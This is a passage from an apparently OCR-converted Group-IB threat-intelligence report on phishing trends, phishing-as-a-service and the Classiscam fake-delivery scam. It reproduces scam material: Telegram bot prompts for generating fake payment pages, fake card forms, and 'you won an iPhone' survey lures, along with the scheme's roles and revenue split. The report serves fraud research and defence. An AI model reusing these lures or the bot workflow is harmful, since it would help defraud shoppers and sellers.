
Phishing categories, H2 2020 – H1 2020 vs. H2 2020 – H1 2021



Distribution of phishing attacks by day of the week

The most popular day for creating phishing content was Wednesday. The least amount of phishing content was created on Sundays.

Phishing attacks by day of the week



Creation of phishing resources targeting various business categories by day of the week

The Wednesday and Sunday trends are true for each brand category. However, most phishing resources posing as dating websites and bookmakers are created on weekends, while most phishing targeting Internet service providers is created on Mondays.

Creation of phishing resources targeting various business categories by day of the week

	MO	TU	WE	TH	FR	SA	SU
Online services	14.29%	17.83%	18.12%	14.06%	16.77%	10.53%	8.39%
Financial institutions	15.98%	16.72%	16.39%	13.19%	16.95%	10.81%	9.95%
Payment services	16.59%	14.98%	16.59%	12.35%	12.78%	13,71%	13,00%
Cloud storage	13.19%	17.22%	19.30%	14.65%	16.27%	9.68%	9.70%
Internet service providers	25.86%	13.37%	17.91%	8.15%	10.17%	15.00%	9.53%
Delivery services	18.22%	18.27%	15.21%	13.26%	16.35%	9.59%	9.10%
Social media	15.20%	14.24%	16.37%	13.84%	18.34%	10.96%	11.05%
Email services	14.06%	17.24%	19.00%	15.02%	17.43%	10.03%	7.22%
Cryptocurrency	15.81%	17.66%	16.88%	12.54%	14.60%	10.11%	12.39%
Government websites	16.01%	18.81%	21.78%	13.04%	13.04%	9.08%	8.25%
Dating websites	8.70%	15.94%	17.39%	18.84%	11.59%	8.70%	18.84%
Bookmakers	18.72%	10.16%	17.65%	5.88%	12.30%	24.60%	10.70%


Use of CDNs for phishing attacks

Threat actors use content delivery networks (CDNs)* to conceal the actual hosting services where the phishing resources are located. Group-IB specialists found this to be the case for 9% of all phishing resources. CDNs are not directly tied to phishing content, which is why they can only help identify the actual hosting service provider.

The number of phishing resources where CDNs were used:

Category	Quantity	%
Ordinary IP addresses	115,654	91
CDN IP addresses	10,347	9
Cloudflare, Inc.	7,978	7
DDOS-GUARD CORP.	1,276	1
Fastly	963	0,9
Leaseweb	130	0,1

Top CDNs in H1 2021




* A CDN (content delivery network) is a geographically distributed network infrastructure that ensures prompt content delivery to users of web services and websites.

Newly created and compromised websites used for phishing

Threat actors most often create new resources for phishing purposes, rather than using compromised legitimate websites to host phishing resources. New resources account for 79.7% of all websites used for phishing purposes, with 20.3% of phishing resources being hosted on legitimate websites compromised by exploiting vulnerabilities or brute-force attacks. After analyzing each case, Group-IB specialists notified website owners of the breaches and provided recommendations on how to prevent them in the future.

Category	%
Created for phishing purposes	80
Compromised	20

Ratio between new and compromised websites in H1 2021



Phishing-as-a-service

The growing popularity of phishing led to the development of phishing-as-a-service (PhaaS), which is similar to the notorious ransomware as a service model. PhaaS, as we know it today, started emerging around 2015 and has been evolving ever since. A key characteristic of PhaaS is that it is available to anyone and does not require any specific phishing skills.

PhaaS develops in the following areas:

→ Telegram-based phishing infrastructure
→ Sale of ready-made phishing websites/scripts
→ Renting out phishing admin panels
→ Sale of phishing kits

ONLINE SCAMS TODAY

05

HI-TECH CRIME TRENDS 2021/2022

GROUP-IB.COM

Segmentation, targeting, and personalization

The first key change in online scams during the reporting period is that scammers began using established digital marketing approaches in their campaigns. For instance, they examined their audience reach, calculated the conversion rate, and estimated how effective their campaigns were. This has led to audience segmentation, targeting, and offer personalization, all of which are aimed at gaining as much profit from victims as possible with minimal investment.

Over the past three years, online scams have gone even further technology-wise. Below is an analysis of evolution from 2019 to 2021.

How online scam changed over the past three years (2019–2021)

Targeted traffic attraction 1	Personalized link 2	Personalized content 3
2019	**2019**	**2019**
Non-targeted users are redirected to resources with legitimate content	The link works only once and only for one specific user	Resource content is tailored to the targeted user
2020-2021	**2020-2021**	**2020-2021**
Scammers attract specific groups of victims to increase conversion	Scam organizers collect analytics and use it for fake referral programs	Forms are filled in automatically with the victim's data

In 2021, approaches that were popular in 2019 and 2020 were scaled up and modified.


Potential victims are now chosen with care. When victims follow a link, they are redirected multiple times while their data (such as information about the user, their Internet service provider, location, IP address, device model, and user agent) is collected and used to select the most appropriate type of scam (based on language, brand, industry). Finally, a personalized link (i.e. one that can only be opened by that user) is created. This means that scammers can adjust their content to specific victims while also making it more difficult to track the scheme's initial stage.

At the same time, victim conversion increases because users receive personalized offers that they struggle to refuse. Detecting such violations is more complicated, so the resources have a longer lifecycle, which gives threat actors the opportunity to attract more victims.


Scam-as-a-service

The second key change is the specialization of labor in scam groups. To have more reach, threat actors who devised scams and developed the technologies to implement them no longer deceive users and attract traffic themselves. They now use the model Group-IB has dubbed Scam-as-a-service (SaaS), a play on the more common meaning of the acronym. Within this model, scammers are divided into "topic starters" (those who create a franchise and the technology) and "workers" (those who carry out low-level tasks).

Differentiation of labor in the scam-as-a-service model



Such division creates opportunities to scale phishing activity. Ordinary cybercriminals looking to make money by deceiving people online are free to do so. They do not need their own ideas or special skills: everything has been done for them. Websites built for deceitful purposes are created automatically and threat actors only need to attract victims and pay the franchisers (the developers of the scam tool).



1. Creating a scam page using a Telegram bot

Создать 21:30

Создание рабочего фейка

По окончанию процедуры вы получите готовую ссылку для мамонта 21:30

Перейти к созданию 21:30

Введите номер кошелька отправителя

Пример: [redacted] 21:30

[redacted] 21:30

Введите номер карты получателя:

Пример: [redacted] 21:31

[redacted] 21:31

Введите ФИО отправителя:

Пример: [redacted] 21:31

2. The victim visits the scam page and has their data or money stolen

Получение денежных средств

Сумма 5000р

Средства успешно получены

Для перевода денег на карту, ознакомьтесь с информацией и подтвердите получение нажав на кнопку "Получить деньги"

Получение средств

Номер карты: 0000 0000 0000 0000


Срок действия

CVC

К получению: 5 000 руб

Fig. 1. How the scam-as-a-service model works

The above approach helps implement such schemes on a global level. Scam websites are created automatically in various languages and the technology can be used worldwide, which significantly increases the scope for revenue. There are countless typical scam pages in various languages for any industry, all created automatically using the same technologies.



Recevoir des fonds

France

Bulgaria

Înregistrarea și primirea fondurilor

Romania

Customer reward program

Congratulations!
16 December 2021

Every Thursday, in a random way, we choose several users for taking part in a poll. In return we offer them an opportunity to receive a valuable present from us or our sponsors. This poll allows us to understand better our users, to estimate our weak and strength points and to improve the user experience with our services. It will not take more than 30 seconds.

You can win the new **Apple iphone 13**, **Apple iphone XS** or **iPad Pro**. All you need to do to receive a gift is to answer the following 12 questions.

Remember: 100 randomly selected users have received this invitation. The number of gifts is limited.

You have **4 minutes and 48 seconds** to answer the following questions before we give your gift to another happy user! Good luck!

How often do you make purchases online?

Friday September 10, 2021

Dear [redacted] user,

Congratulations! You are one of the 100 users that we selected to receive the chance to win an **Samsung Galaxy 10** or **iPhone 12 Pro Max**.

You can win the new Samsung Galaxy 10 or iPhone 12 Pro Max. All you need to do to receive a gift is to answer the following 8 questions.

Remember: 100 randomly selected users have received this invitation. The number of gifts is limited.

You have 4 minutes and 39 seconds to answer the following questions before we give your gift to another happy user! Good luck!

Which device are you currently using?

Fig. 2. A typical page of a phishing website

SCAM AND PHISHING SCHEMES

06

Digital Risk Protection and CERT-GIB experts analyzed scam and phishing resources and found numerous schemes and their modifications. The idea behind scams has not changed for years: in 99% of cases, threat actors attempt to steal money, or to make money by stealing bank card information or personal data and selling it.

However, the schemes themselves (selling non-existent items on classifieds; fake delivery services; selling QR codes or vaccination certificates during the pandemic) change constantly, with scammers staying nearly ahead of the media agenda in terms of the topics they use. What follows is a summary of the most popular schemes analyzed by Group-IB experts.

Classiscam

Group-IB specialists observed the **Classiscam** scheme being used for the first time on a mass scale in Russia in summer 2019 and later expanded to Europe. Peak activity was recorded in spring 2020, due to the pandemic, remote work, and a surge in online shopping (by 30%–40% on average) and, consequently, the use of courier services.


Group-IB's Digital Risk Protection and CERT-GIB specialists identified at least 70 active affiliate programs that resorted to the scheme (which involves a fake delivery service), with half of the programs already working outside Russia. The scheme was not changed significantly, but it was localized for markets in Eastern and Western Europe, as well as CIS countries.

How Classiscam works

As part of the scheme, scammers publish bait ads on popular marketplaces and classifieds. The ads usually offer cameras, game consoles, laptops, smartphones, and similar items for sale at extremely low prices. The buyer contacts the seller, who lures the buyer into continuing the conversation through a third-party messaging app.

Although many marketplaces and classifieds that sell new and used goods try to protect users from scammers by posting warnings, victims continue to share their personal details.

In the messaging app, scammers usually ask the victim to provide contact details so that they can allegedly arrange a delivery. The scammers then send a URL to either a fake popular courier service website or a scam website mimicking classifieds or a marketplace with a payment form. As a result, the scammer obtains payment data or withdraws money through a fake merchant website. Another scenario involves a scammer contacting a legitimate seller while posing as a customer. The scammer sends a fake payment form, obtained via a Telegram bot, that mimics a real marketplace payment form, falsely leading the seller to believe that they will receive money by completing the form.



Order and payment

$636

iPhone 11 128gb Red with an original charging case

You have chosen delivery in Russia
Dolivery pricos may vary dopending on tho city

[redacted] courier delivery	2 to 4 business days	0 $
Pickup point	Arrange with the seller phone or in the chat	Free

Адрес доставки

Город, улица, дом

Квартира/Офис

$636

С учетом стоимости доставки 47 000 ₽

Оплачивать на [redacted] безопасно


Нажимая кнопку «Перейти к оплате», вы соглашаетесь с заключением Договора купли-продажи товаров с использованием Онлайн сервиса «Безопасная сделка»

Fig. 3. Phishing ad

Before 2020, Group-IB specialists occasionally came across cases in which scammers used non-Russian classifieds and delivery service brands. From February, however, suggestions to use phishing forms targeting the Ukrainian version of a classifieds website appeared on forums. In April, schemes with a Belarusian classifieds website emerged, as well as phishing targeting a local delivery service and mail service. By late August, scammers had tapped into Ukrainian marketplaces and expanded beyond CIS countries. For instance, a scam emerged involving a French classifieds website. In early 2021, Polish and Czech brands were also abused.

Attacks of Classiscam by country

Czech Republic, Bulgaria, Poland, Romania, France, Italy, Spain, Estonia, Sweden, Slovakia, Latvia, Lithuania, Denmark, Hungary, Croatia, Austria, Ireland, Finland, Other EU countries, Russia, Kazakhstan, Belarus, Ukraine, Uzbekistan, Azerbaijan, Kyrgyzstan, Moldova, Qatar, Australia, Mexico, Philippines, US, Georgia, Norway, Cyprus, UAE, Macedonia




In Russia, damages from this scam range between $136 and $408 per user. In Europe, the figures may be much higher, due to the fact that European Internet users have more purchasing power and tend not to expect this type of scam.

Differentiation of roles in Classiscam

The hierarchy of scam affiliate programs is built according to the scam-as-a-service principle. Topic starters (or "admins") are at the top. They recruit new members, create scam pages, register new accounts, and provide assistance when banks block a recipient's card or the transaction. An admin's share is about 20–30% of the stolen sum. Workers get 70–80% of the stolen sum for communicating with victims and sending them phishing URLs.

Fig. 4. Classiscam hierarchy and roles



«Admin» (Topic Starter)

Responsible for recruiting, creating phishing pages, registering new accounts, technical support

20-30% of the stolen sum

Workers

Communicate with victims and send phishing pages. Top workers get access to VIP scripts and work in Europe and the USA

70-80% of the stolen sum

Callers

In a conversation with the victim, they impersonate the support service and format a «refund».

5-10% of the stolen sum

All details of deals made by workers (including the sum, payment number and username) are displayed in a Telegram bot, which is how Group-IB experts were able to calculate their estimated monthly haul. Based on payment statistics, the most successful workers move to the top of the list and become influential members of the program. By doing so, they gain access to VIP options in chats and are allowed to work on European marketplaces, which offer a higher income and involve fewer risks for Russian-speaking scammers. Workers sometimes have assistants, called "callers" and "refunders," who pretend to be tech support specialists and receive 5-10% of the revenue.


Group-IB's analysis of messages about payouts in chatbots revealed that 36 of 70 active affiliate programs targeted regions outside Russia. The revenue is $60,752 per month on average, but it varies. In general, the total monthly income of the 40 most active affiliate programs is estimated to be at least $522,731.

The scheme is simple and straightforward, which makes it all the more appealing. There are more reasons behind its growing popularity, however, such as automated management and distribution through special Telegram chat bots. More than 5,000 users (scammers) were registered in the 40 most popular Telegram chats by the end of 2020.

As it stands, workers just need to send a link with the bait product to the chatbot, which then generates a complete phishing kit, including distinct

URLs for the courier, payment, and refund. There are more than ten types of Telegram bots that create scam pages for brands from Bulgaria, the Czech Republic, France, Poland, and Romania. For each brand and country, scammers write instructions that help beginner workers log in to foreign sites and communicate with victims in the local language.

Chatbots also have shops where threat actors can purchase accounts to various marketplaces, e-wallets, targeted mailings, and manuals—or even hire a lawyer to represent them in court.



https://img7[redacted].fr/[redacted]

18:40

[redacted] fake creation

✏️Enter the full address of the buyer: 18:40


Pyrénées-Atlantiques, France 18:41

✅ Fake successfully created ✅

Link for mammoth:
https:/[redacted] 18:41

Fig. 5. A phishing chatbot

Targeted scams



Tuesday August 24, 2021

Dear [redacted] customer!

Congratulations! You are one of the 100 users that we selected to receive the chance to win an **Samsung Galaxy S10**, **Samsung Galaxy S9** or **Apple iPhone 12**.

Customer reward program

Congratulations!
24 August 2021

Every Tuesday, in a random way, we choose several users for taking part in a poll. In return we offer them an opportunity to receive a valuable present from us or our sponsors. This poll allows us to understand better our users, to estimate our weak and strength points and to improve the user experience with our services. It will not take more than 30 seconds.

You can win the new **Samsung Galaxy S10**, **Samsung Galaxy S9** or **Apple iPhone 12**. All you need to do to receive a gift is to answer the following 11 questions.

Remember: 100 randomly selected users have received this invitation. The number of gifts is limited.

You have **3 minutes and 50 seconds** to answer the following questions before we give your gift to another happy user! Good luck!

